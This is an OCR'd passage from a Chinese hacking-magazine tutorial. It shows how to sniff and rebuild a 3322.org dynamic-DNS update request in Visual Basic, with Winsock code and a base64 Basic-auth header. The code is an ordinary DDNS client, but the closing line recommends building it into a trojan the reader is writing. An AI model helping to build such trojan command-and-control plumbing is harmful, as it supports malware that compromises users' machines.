
Q1Ng==”这段字符串，这是经过BASE64加密算法加密过的，我们打开http://md5.mmkey.com/base64/，可以查询得到这个字符串就是“xiaolong1212:123456”，如图3。

同时，还可以看到在提交了正确的用户和密码后，服务器返回了200的消息头，如图4。其中的消息头如下：

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 02 Aug 2008 14:39:28 GMT
Content-Type: text/plain; charset=GBK
Transfer-Encoding: chunked
Connection: keep-alive

15
good 222.222.222.222

0
```


图 5




图 6

接下来，我们PING一下刚才更新的3322域名所对应的IP地址，可以看到更新成功，如图5！经过上面的介绍，相信已经给我们仿造工具编写软件有了大致的框架。

现在开始代码的编写，首先给出程序界面，如图6，使用到了五个文本框控件，一个按钮控件和一个WINSOCK控件。其中WINSOCK控件默认是不在控件栏上面的，添加WINSOCK控件的方法为找到工程菜单下的部件子菜单，然后选择其中的“Microsoft Winsock Control 6.0”，如图7。为了让密码输入框的密码显示为星号，我们还要修改密码文本框的PasswordChar属性为“*”，这样输入的字符串就会显示为“*”号了，如图8。

可以编写代码了，连接更新域名的服务器，代码如下：

```
Private Sub Command1_Click()
If Text2 = "" Or Text3 = "" Or Text4 = "" Or Text5 = "" Then '如果没有输入完全更新信息
```




图7

```
        MsgBox "请输入更新信息!"
        Exit Sub '退出程序
    End If

    Winsock1.Close '首先关闭WINSOCK
    Winsock1.Connect "members.3322.org", 80 '连接服务器的80端口

    End Sub
```




图8

然后，就是把本机的IP地址信息显示在IP输入框中，这样就可以方便用户的使用了，代码如下：

```
    Private Sub Form_Load()
    Text5.Text = Winsock1.LocalIP '得到本机的IP地址
    End Sub
```

服务器连接成功后，就要发送数据包了，这也是本文的核心，代码如下：

```
    Private Sub Winsock1_Connect()
    Dim s As String
    Dim base64_u_p As String '定义加密后的字符串
    base64_u_p = Base64Encode(Text3.Text + ":" + Text4.Text) '得到经过BASE64加密后的字符串

    '下面是组合要发送的字符串
    s = "GET /dyndns/update?system=dyndns&hostname=" + Text2.Text + "&myip=" + Text5.Text + "&wildcard=OFF HTTP/1.1" + vbCrLf
    'text2为域名，text5为IP地址
    s = s + "User -Agent: xicao" + vbCrLf
    s = s + "Host: members.3322.org" + vbCrLf
    s = s + "Connection: Keep -Alive" + vbCrLf
    s = s + "Authorization: Basic " + base64_u_p + vbCrLf + vbCrLf '要用回车结尾，VBCRLF就是回车换行符
    '这里是经过BASE64加密的字符串，为用户名称+":"+密码构成

    Text1.Text = Text1.Text + "与服务器，连接成功!" + vbCrLf
    Text1.Text = Text1.Text + "========" + vbCrLf

    Winsock1.SendData s '发送数据包

    End Sub
```

上边用到了BASE64加密算法，大家不要慌，我们新建一个标准模块，方法为在工程窗口中点右键，选择新建标准模块，如图9。然后在标准模块中添加BASE64加密模块，具体代码我们收录在了光盘中，大家可以参考一下。




图9

在向服务器发送信息后，就会接收到服务器的返回数据信息，我们使用GETDATA方法来得到服务器返回的信息，代码如下。

```
    Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    Dim a As String
    Winsock1.GetData a, vbString

    Text1.Text = Text1.Text + a + vbCrLf
    Text1.Text = Text1.Text + "=========" + vbCrLf
    End Sub
```

现在按F5来运行一下程序，在各个输入框中输入相关信息，然后点击"更新IP"按钮，如图10，可以看到服务器返回了更新成功的信息。再来PING一下XIAOLONG1212.3322.ORG这个域名，可以看到更新IP地址成功了，如图11。把这个更新3322动态域名的功能添加到你编写的木马中，就会更加吸引用户了。




图10

